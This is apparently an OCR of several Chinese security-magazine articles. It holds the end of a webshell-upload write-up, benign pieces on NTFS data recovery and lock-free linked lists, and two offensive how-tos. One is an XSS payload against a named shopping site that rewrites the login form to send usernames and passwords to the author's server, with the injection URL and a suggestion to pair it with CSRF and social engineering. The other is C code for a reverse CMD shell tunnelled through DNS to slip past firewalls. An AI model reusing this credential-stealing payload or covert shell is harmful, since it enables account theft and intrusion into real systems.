


图 3 上传成功，显示空白

上传成功后用菜刀连接，结果如图 4 所示。




图 4 利用菜刀连接

临时修补方案

1）对文件/general/vmeet/privateUpload.php 进行权限验证，禁止未授权访问；

2）修改 is_uploadable 函数代码，处理上传文件时，对保存的文件类型采用白名单方式进行判断过滤。

从乐峰网帐户劫持看非登录状态下 XSS 利用

文/图 unity

某天偶然用 Web 扫描器扫描乐蜂网，结果一打开登录口就发现了一个 XSS，还发现多了几个第三方登录入口，如图 1 所示。

图 1

很明显后端没有过滤，但是怎么利用呢？一般来说， XSS 都是针对已经登录的用户，比如后台管理员。那么，非登录状态的难道就没有利用价值了？仔细想想，还是可以的。

看了一下页面结构，发现只有一个表单，由此我们完全可以修改它的 onsubmit 事件，让浏览器把用户名和密码乖乖地发到我们的服务器，然后再登录乐蜂网。我们可以选择让浏览器以加载资源的方式发送，或者在服务器后台转发，这里我们采用第一种方法。

```
var f = document.forms[0];
f.onsubmit = function() {
    var user = document.getElementById('loginName').value;
    var cred = document.getElementById('passwd').value;
    var line = user + ":" + cred;
    //提交账户信息
    new Image().src = "http://localhost/cookie.php?a=" + escape(line);
    //执行原有的登录检查
    return checklogin();
}
```

为了让页面看起来没有变化，我们使用如下的 URL，记得把 returnback 参数编码一下再发送：

https://passport.lefeng.com/login.jsp?returnback=http://www.lefeng.com/"style="display:none"><script>这里填入我们的代码</script><a href="#

好了，打开浏览器，自己 XSS 一下自己，登录成功后，看一下 Nginx 的日志，如图 3 所示。看到这个结果，是不是也很想试一下？

图 3

结合一些社工技巧，加上 CSRF 攻击方式，比如先强制退出登录，再跳转到 XSS 页面，就有很大的几率拿到对方的账户密码，即可尽情发挥了。

（完）

DNS隧道反弹式CMD Shell的实现

文/图 DebugMe

大多数情况下，目标系统的防火墙会阻断访问外网的链接，只放行一些常用的网络协议，例如 DNS，因此我们可以利用这一点，将自己数据包嵌入 DNS 协议中，这样防火墙就会允许这些数据包访问网络。本文就将利用这种技术实现一个反弹式 CMD Shell。

为了实现一个远程 CMD Shell，我们通常有两种方式，一是自己写一个命令解释程序来执行远程发送过来的命令，二是利用 Windows 系统中现成的 CMD 程序。对于前者，工作量较大，容易出错，而后者工作量非常小，并且不容易出错，只需要解决与 CMD 进程之间的通信问题即可，非常易于使用，本文将使用这种方式实现。Windows 平台中的进程间通信方式有多种，其中一种是通过管道技术，下面对其进行简单的介绍，其它通信方式读者可查阅相关资料。

在 Windows 中有两种管道：匿名管道和命名管道。匿名管道属于单向管道，一般用于父进程和子进程之间的通信，可以通过 Win32 API CreatePipe 来创建匿名管道，它会返回两个句柄，一个用于读，另一个用于写。我们可以通过 ReadFile API 从读句柄中读取数据，WriteFile API 向写句柄中写入数据。为了使用匿名管道在父子进程之间通信，父进程需要将管道句柄传递给子进程，这可以通过继承的方式来实现。命名管道本文不涉及，不再做介绍，下面介绍具体的实现方法。

首先创建用于通信的匿名管道，由于和 CMD 子进程之间的通信是双向的，因此需要创建两个匿名管道。CmdWritePipe 和 ShellReadPipe 是一对，CmdReadPipe 和 ShellWritePipe 是一对。

```
static HANDLE CmdWritePipe = NULL; //CMD 向里面写入数据
static HANDLE ShellReadPipe = NULL;//父进程从里面读取数据
static HANDLE CmdReadPipe = NULL; //CMD 从里面读取数据
static HANDLE ShellWritePipe = NULL;//父进程向里面写入数据
SECURITY_ATTRIBUTES SecurityAttr;
SecurityAttr.nLength = sizeof(SECURITY_ATTRIBUTES);
SecurityAttr.lpSecurityDescriptor = NULL;
SecurityAttr.bInheritHandle = TRUE;  //非常重要，设置为 TRUE，表明句柄可以被继承
if (!CreatePipe(&ShellReadPipe, &CmdWritePipe, &SecurityAttr, 0))
{
    fprintf(stderr, "Failed to create read pipe.\n");
    goto Error;
}
if (!CreatePipe(&CmdReadPipe, &ShellWritePipe, &SecurityAttr, 0))
{
    fprintf(stderr, "Failed to create write pipe.\n");
    goto Error;
}
```

然后创建 CMD 子进程，并将其标准输入、标准输出、标准错误输出设置为我们创建的

管道句柄。

```
StartInfo.hStdInput = CmdReadPipe; //CMD 从该句柄中读取数据
StartInfo.hStdOutput = CmdWritePipe;//CMD 将输出写入到该句柄
StartInfo.hStdError = CmdWritePipe;
//创建 CMD 子进程
if (!CreateProcessA(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &StartInfo, &PsInfo))
{
    fprintf(stderr, "Failed to create cmd process. %d\n", GetLastError());
    goto Error;
}
```

这样，我们只要将命令写入到 ShellWritePipe 中，CMD 就可以从 CmdReadPipe 中读取并执行，CMD 将执行后输出的信息写入到 CmdWritePipe 中，我们就可以从 ShellReadPipe 中读取到执行的结果。

在得到 CMD Shell 后，接下来需要做的就是将数据封装在 DNS 协议的数据包中。下面简单介绍下 DNS 协议数据包的格式，其报文格式如图 1 所示。

图 1

报文由 12 字节的首部和 4 个长度可变的字段组成，16bit 的标志字段如图 2 所示。

图 2

QR：0 表示查询报文，1 表示响应报文；

Opcode：通常值为 0（标准查询），其他值为 1（反向查询）和 2（服务器状态请求）；

AA：表示授权回答（authoritative answer）；

TC：表示可截断的（truncated）；

RD：表示期望递归；

RA：表示可用递归；

随后的 3bit zero 段必须为 0；

Rcode：返回码，通常为 0（没有差错）和 3（名字差错）。

后面 4 个 16bit 字段用于说明最后 4 个变长字段中包含的条目数。问题部分的报文格式如图 3 所示。




图 3

查询名为要查找的名字，由一个或者多个标示符序列组成。每个标示符以首字节数的计数值来说明该标示符长度，每个名字以 0 结束，计数字节数必须是 0～63 之间，该字段无需填充字节。如 gemini.tuc.noao.edu 转换后的格式如图 4 所示，可以实现一个函数来完成这种转换。

图 4

```
static PCHAR DomainToDnsFormat(PCSTR Domain, PCHAR DnsFormat)
{
    UCHAR PrefixCount = 0;
    PCHAR Prefix = DnsFormat;
    DnsFormat++;
    while (*Domain != '\0'){
        if (*Domain != '.'){
            *DnsFormat = *Domain;
            DnsFormat++;
            Domain++;
            PrefixCount++;
        }else{
            *Prefix = PrefixCount;
            Prefix = DnsFormat;
            DnsFormat++;
            Domain++;
            PrefixCount = 0;
        }
    }
    *Prefix = PrefixCount;
    *DnsFormat = '\0';
```

```
    return (DnsFormat + 1);
}
```

每个问题有一个查询类型，通常查询类型为 A（由名字获得 IP 地址）或者 PTR（获得 IP 地址对应的域名）。

资源记录部分的报文格式如图 5 所示。DNS 数据包的最后 3 个字段：回答字段、授权字段和附加信息字段均采用资源记录 RR（Resource Record）的相同格式。




图 5

域名是记录中资源数据对应的名字，格式和查询名字段格式相同。类型说明资源数据的类型，文本为 16，类通常为 1，指 Internet 数据；生存时间字段是客户程序保留该资源记录的秒数。

了解了 DNS 数据报文的格式后，下面介绍一下本文将数据嵌入 DNS 报文的方法。从图 1 可以看出，DNS 报文可以包含叫做“额外信息”的资源记录，我们可以将自己的数据以文本类型（类型 16）的形式嵌入在这个地方。需要注意的是，文本类型的格式是文本长度（只能用一个字节表示，即能存放的实际文本的最大长度为 255），后面紧接着文本。函数 CreateQueryPacket 为指定域名创建一个包含 1 个额外资源信息记录的 DNS 数据包。

```
static PVOID CreateQueryPacket(PCSTR Domain, ULONG Size, PULONG RawPacketLength)
{
    PCHAR QueryPacket;
    PDNS_HEADER DnsHeader;
    PCHAR CurrentPos;
    QueryPacket = WrapperAllocBuffer(Size); //分配空间
    if (QueryPacket == NULL)
        return NULL;
    ZeroMemory(QueryPacket, Size);
    DnsHeader = (PDNS_HEADER)QueryPacket;
    DnsHeader->RequestCount = htons(1);//查询问题数为 1
    DnsHeader->Identifier = 0x3333;
    DnsHeader->ExtraResCount = htons(1); //额外资源数为 1
    CurrentPos = (PCHAR)(DnsHeader + 1);
```

```
    CurrentPos = DomainToDnsFormat(Domain, CurrentPos);
    *(PUSHORT)CurrentPos = htons(1);
    *((PUSHORT)CurrentPos + 1) = htons(1);
    CurrentPos += 4;
    CurrentPos = DomainToDnsFormat(Domain, CurrentPos);
    *(((PUSHORT)CurrentPos)++) = htons(16);    //文本类型
    *(((PUSHORT)CurrentPos)++) = htons(1);
    *(((PULONG)CurrentPos)++) = 0x12345678;
    *RawPacketLength = (ULONG)(CurrentPos - QueryPacket);
    return QueryPacket;
}
```

函数 QueryPacketWrapper()用于将数据封装在一个 DNS 查询数据包中。

```
PVOID QueryPacketWrapper(PVOID Data, ULONG Length, PULONG RetLength)
{
    PCHAR WrapPacket;
    ULONG RawPacketLength;
    WrapPacket = CreateQueryPacket("www.baidu.com", 1024, &RawPacketLength);
    if (WrapPacket == NULL)
        return NULL;
    *(PUSHORT)(WrapPacket + RawPacketLength) = htons((USHORT)Length + 1);
    *(PUCHAR)(WrapPacket + RawPacketLength + 2) = (UCHAR)Length;
    memcpy(WrapPacket + RawPacketLength + 3, Data, Length); //嵌入真实数据
    *RetLength = Length + RawPacketLength + 3;
    return WrapPacket;
}
```

函数 QueryPacketUnwrapper()用于从 DNS 数据包中取出嵌入的真实数据。

```
    PVOID QueryPacketUnwrapper(PVOID Data, ULONG Length, PULONG RetLength)
{ //主要就是根据数据包格式计算偏移
    PCHAR CurrentPos;
    CurrentPos = (PCHAR)Data;
    CurrentPos += sizeof(DNS_HEADER);
    CurrentPos += strlen(CurrentPos);
    CurrentPos += 5;
    CurrentPos += strlen(CurrentPos);
    CurrentPos += 9;
    *RetLength = ntohs(*(PUSHORT)CurrentPos) - 1;
    return (CurrentPos + 3);
}
```

函数 CreateResponsePacket()、ResponsePacketWrapper、ResponsePacketUnwrapper 用于

构造响应数据包。到这里还有一个问题需要解决，反弹式 CMD Shell 是从内网中主动向外网发起连接（或发送数据），而 DNS 一般采用的是 UDP 协议，UDP 协议在 Socket 编程模型中不需要调用 connect()来主动发起连接，因此我们需要定时向外面发送通知数据包，以告知主控端 CMD Shell 所在主机的 IP 地址和通信端口，这样主控端才能和 CMD Shell 通过 UDP 协议进行交互。

```
ULONG __stdcall CmdShellNotifyThread(PVOID Param)
{
    ULONG NotifyFlag = 0x33333333; //标志，说明该数据包是通知包
    ULONG BytesRead;
    for(;;)
    {
        Sleep(1000); //每隔 1 秒钟发送一个
        if (!SendResponseDataToProxy(&NotifyFlag, sizeof(ULONG), &BytesRead))
            return 0;
    }
    return 1;
}
```

主动端在启动时，需要检测收到的数据包是否是通知数据包，若是，则与被控端交互，否则继续监听检测。

```
for(;;)
{
        DataLength = recvfrom(ServerSocket, CommandBuffer, 512, 0,
(SOCKADDR*)&ClientAddr, &ClientAddrLength);
        RealData = QueryPacketUnwrapper(CommandBuffer, DataLength,
&RealDataLength);
        NotifyFlag = *(PULONG)RealData;
        if (NotifyFlag == 0x33333333) //判断是否是通知包
            break;
}
    //创建线程，从被控端接收数据
    RecvThreadHandle = CreateThread(NULL, 0, ServerReceiveThread,
(PVOID)ServerSocket, 0, &ThreadId);
    if (RecvThreadHandle == NULL){
        fprintf(stderr, "Failed to create receive thread.\n");
        closesocket(ServerSocket);
        return;
    }
    //向被控端发送一个换行符，以便显示提示符
    CommandBuffer[0] = '\n';
    CommandBuffer[1] = '\0';
    WrapData = ResponsePacketWrapper(CommandBuffer, 1, &WrapDataLength);
```

```
        sendto(ServerSocket, WrapData, WrapDataLength, 0, (SOCKADDR*)&ClientAddr, sizeof(SOCKADDR_IN));
        WrapperFreeBuffer(WrapData);
        //循环接收用户输入，并将其封装在 DNS 响应数据包中发送给被控端
        for(;;)
        {
            fgets(CommandBuffer, 510, stdin);
            WrapData = ResponsePacketWrapper(CommandBuffer, strlen(CommandBuffer), &WrapDataLength);
            sendto(ServerSocket, WrapData, WrapDataLength, 0, (SOCKADDR*)&ClientAddr, sizeof(SOCKADDR_IN));
            WrapperFreeBuffer(WrapData);
    }
```

图 6 是本文实现的 CMD shell 在交互时 WireShark 的截图，从图中可以看到 WireShark 将数据包识别成了合法的 DNS 数据包，具有一定的迷惑性，也表明了我们编写的 DNS 隧道反弹式 CMD Shell 可以成功执行。




图 6

打造NTFS文件系统下的数据恢复软件

文/图 爱无言

数据恢复一直是计算机信息安全领域的重点关注对象，大量的数据信息存储在计算机的文件系统中，数据的破坏和丢失经常造成不可弥补的后果，因此，如何恢复丢失的数据就成为了至关重要的问题。对于当前的操作系统来说，Windows 系统占用较大的比例，这其中 NTFS 是主流文件系统格式。本文就将针对 Windows 系统下 NTFS 文件系统的数据恢复进行研究，给出真实可用的代码，读者可以借助本文打造出属于自己的一款数据恢复软件。

NTFS（New Technology File System）是新技术文件系统的简称，NTFS 文件系统采用的分区结构如图 1 所示。




图 1

NTFS 分区的 DBR 扇区位于 BOOT 区的第一个扇区，在操作系统引导过程中起着非常重要的作用。如果这个扇区被破坏，系统将不能正常启动。DBR 扇区中的 BPB 参数记录了 NTFS 系统中的很多重要信息，包括文件系统标识、每簇扇区数、分区的扇区总数、MFT 的起始逻辑簇号等。

MFT 区存储的就是主文件表，它是 NTFS 的核心文件，记录着分区上每一个文件的索引，这些索引被称为文件记录。NTFS 系统初始建立时，MFT 中有 l6 个文件记录，用于记录 l6 个元文件，包含 MFT 文件本身，由于每增加一个文件就会在 MFT 中增加一条文件记录， 因此分区格式化时会预留一定的缓冲区给 MFT。MFT 很重要，为保证数据安全，系统对其进行了备份，MFT 部分记录备份区存储的就是主文件表的镜像，但是镜像的仅仅是 MFT 中的前四个文件记录。

NTFS 中与文件相关的数据均看作是属性，包括文件内容。一个文件记录有多个属性，每个属性都包含属性头和属性值两个部分。属性分为常驻属性和非常驻属性，对于常驻属性，属性值存储在属性中，如果属性值太大，大于一个文件记录的大小，则需要存储在其他位置，这样的属性为非常驻属性。存储非常驻属性值的区域称为 Data Run。如果非常驻属性值不连续，则 NTFS 会分配多个 Data Run，以便管理不连续的数据，这些 Data Run 的开始簇号等信息记录在 Run List 中。

NTFS 下删除文件后，该文件的文件记录头中的文件特征位被置成 00H，其它的属性不会被更改，因此比较容易恢复。逐一搜索 MFT 中的文件记录，判断记录头的文件特征位，如果为 00H，则通过读取文件名属性获得文件名；继续分析数据属性，如果为常驻属性，则属性值即为文件的数据，如果为非常驻属性，则通过 Run List 找到数据占用的逻辑簇号，再通过查看位图文件以判断这些簇是否已被新数据覆盖，如果未被覆盖，则读取簇中数据，进而恢复被删除的文件，下面结合具体代码进行分析。

在进行数据恢复前，首先需要对磁盘分区的具体情况进行获取，代码如下所示：

```
typedef struct
{
    WORD    wCylinder;
    WORD    wHead;
    WORD    wSector;
    DWORD   dwNumSectors;
    WORD    wType;
    DWORD   dwRelativeSector;
    DWORD   dwNTRelativeSector;
    DWORD   dwBytesPerSector;
}DRIVEPACKET;    //以上结构定义了磁盘分区的相关信息
```

```
HANDLE hDrive = CreateFile(PHYSICAL_DRIVE,GENERIC_READ,FILE_SHARE_READ|FILE_SHARE_WRITE,0,OPEN_EXISTING,0,0); //这里打开物理磁盘
    if(hDrive == INVALID_HANDLE_VALUE)…
    for(i=0; i<4; i++) /// 对物理磁盘进行分区扫描
    {
        stDrive.wCylinder = PartitionTbl->chCylinder;
        stDrive.wHead = PartitionTbl->chHead;
        stDrive.wSector = PartitionTbl->chSector;
        stDrive.dwNumSectors = PartitionTbl->dwNumberSectors;
        stDrive.wType = ((PartitionTbl->chType == PART_EXTENDED) || (PartitionTbl->chType == PART_DOSX13X)) ? EXTENDED_PART:BOOT_RECORD;
…
    switch(PartitionTbl->chType)
        {
        case PART_DOS2_FAT:
            strcpy(szTmpStr, "FAT12");

            strcpy(szTmpStr, "NTFS");    // 判定分区格式为 NTFS    break;
        default:
            strcpy(szTmpStr, "Unknown");
            break;
        }…
```

获取完分区信息后，开始进行被删除文件查找，代码如下所示：

```
HANDLE m_hDrive = CreateFile(PHYSICAL_DRIVE,GENERIC_READ,FILE_SHARE_READ|FILE_SHARE_WRITE,0,OPEN_EXISTING,0,NULL);
    m_cNTFS.SetDriveHandle(m_hDrive); // set the physical drive handle
    m_cNTFS.SetStartSector(drinfototal[drilabel].dwNTRelativeSector,512); // set the starting sector of the NTFS
     nRet = m_cNTFS.Initialize(); // initialize, ie. read all MFT in to the memory
    for(i=0;(i<0xFFFFFFFF);i++) // theoretical max file count is 0xFFFFFFFF
    {

        nRet =m_cNTFS.GetFileDetail(i+30,stFInfo); // get the file detail one by one
        if((nRet == ERROR_NO_MORE_FILES)||(nRet == ERROR_INVALID_PARAMETER))

        {
            …
        }
```

在罗列完被删除文件后，进行对指定文件的恢复，代码如下所示：

```
nRet = m_cNTFS.Read_File(nIdxSelLst+30,pData,dwLen);
…
nRet = m_cNTFS.GetFileDetail(nIdxSelLst+30,stFInfo);
…
HANDLE hNewFile = CreateFile(szTmpPath,GENERIC_WRITE,0,NULL,CREATE_ALWAYS,stFInfo.dwAttributes,0); …
nRet = WriteFile(hNewFile,pData,dwLen,&dwBytes,NULL);
…
```

通过上述代码，我们即可成功恢复 NTFS 下删除的文件，效果良好，结果如图 2 所示。

图 2

Windows同步机制中的无锁单链表实现

文/图 王晓松

在操作系统中，锁一般用于多处理器的情况。如多个处理器共享一个资源，该资源有一个锁负责保护，当处理器 1 要修改这个资源时，通常要先获得该锁，在处理器 1 处理的过程中，若处理器 2 要修改上述的共有资源，当它试图获得保护这个资源的锁时，若失败就要空转等待，直到该锁被处理器 1 释放。这是很简单的一个概念，但为什么要空转等待呢？可能会有这样的解决方案，即处理器 2 无法获得锁时，可以切换到另外一个线程，执行别的任务，当处理器 1 释放该资源时，再切换到原有线程，获得资源。这是个很好的想法，似乎比空转等待效率更高，但请注意，线程的切换同样需要时间，并且压栈出栈的动作较为复杂，而空转等待则避免了线程的切换，当然，这就要求锁的设计之初要保证锁的占用时间尽量短，以免浪费宝贵的 CPU 资源。在 Windows7 中，性能的一个提高就是将需要锁保护的代码细分，从而有效减少占有锁的时间，提高处理器的反应速度。

上面的内容陈述了使用锁的必要性以及缺点，如果我们处理的共有资源只有几个字节，为了避免使用锁从而导致空转浪费 CPU 资源，Intel 提供了原子指令，可以在这样的一条指令中完成最多对 8 个字节的读出、修改、写回的操作，换句话说，这条指令的完成不受中断的干扰，一气呵成。

线程切换、使用锁以及原子指令的使用环境如图 1 所示。

使用的资源只有几个字节，并且操作简单	使用共有资源的时间很短，可以很快的释放锁	使用共有资源的时间较长
原子指令	伸用锁	线程切换

图 1 线程切换、使用锁以及原子指令的使用环境

原子的比较与交换指令

在 windows 编程中，经常会看到由 Interlocked 打头的函数，一般来说，这些都是 Windows 内核支持的整数原子操作，如 InterlockedIncrement（原子加 1 操作）、InterlockedDecrement（原子减 1 操作）、InterlockedExchange（原子交换操作）等。所谓的原子操作，就是在该函数的执行，包括读取、修改与写回的整个过程不会被中断打断，因此整个过程不需要使用诸如信号量、事件、锁等同步方式进行保护。

在这些原子操作的函数中，最复杂的可能就是 InterlockedCompareExchange 函数，我们首先看下这个函数的使用：


```
InterlockedCompareExchange(pointer *Destination, Exchange, Comperand)
```

InterlockedCompareExchange 函数是把指针 Destination 指向的内存中的数与 Comperand 参数进行比较，如果相等，则用第 2 个参数 Exchange 与指针 Destination 指向的内存中的数交换。注意，参数 Exchange 和 Comperand 可以是 8 个字节的整型数。由于整个操作过程是锁定内存的，其它处理器不能同时访问内存，从而实现多处理器环境下的线程互斥。

如果跟踪 InterlockedCompareExchange 函数的内部实现，会发现这个函数实际上是 Cmpxchg8b 指令的一个外包函数。Cmpxchg8b 指令会涉及到多个寄存器的协同运作，我们用图示来说明这个指令的使用。通常 Cmpxchg8b 指令的使用如下所示：

```
Cmpxchg8b qword ptr [ebp];
```

这条指令执行的动作如图 2 所示：将[ebp]中的内容与 eax:edx 中的内容相比较，如果相同，则将 ecx:ebx 中的内容放于[ebp]指向的地址中；若不同，则将[ebp]中的内容赋予 eax:edx。注意，这是在一个原子指令中完成的，不会被外部中断干扰。



若①的比较不同，则将 [ebp] 赋予 eax:edx

若①的比较相同，则将 ecx:ebx 赋予[ebp]

图 2 Cmpxchg8b 指令的使用

将 InterlockedCompareExchange 函数与 Cmpxchg8b qword ptr [ebp]指令的使用比较，明显可以看出 ebp 对应着第一个参数，ecx:ebx 对应第二个参数，而 eax:edx 则对应第三个参数。ecx:ebx 与 eax:edx 的组合似乎有点眼花缭乱，不妨将 ecx:ebx 的组合记为 BorlandC，eax:edx 的组合记为 AD 钙奶，似乎能够亲切一些。

无锁单链表的实现

1）单链表的结构

下面请我们的主角无锁单链表闪亮登场，这是一个使用 Cmpxchg8b 指令的实例。首先看下单链表的结构，该单链表有一个头部，分别包含 next 成员（4 个字节）、Depth 成员（2 个字节）以及 Sequence 成员（2 个字节），其中 next 成员指向链表中的第一个节点，之后每个节点都有一个 next 指针，指向下一个节点，从而形成一个单链表。而 Depth 成员以及 Sequence 成员在原始代码中并没有明确说明，不过从针对该单链表的 push 和 pop 的操作可以推测出，depth 应该是该单链表当下所链接的节点数目，而 Sequence 应该表示的是该节点是第几个加入该链表的节点，这个数目包括已经被弹出的节点。单链表的结构如图 3 所示。

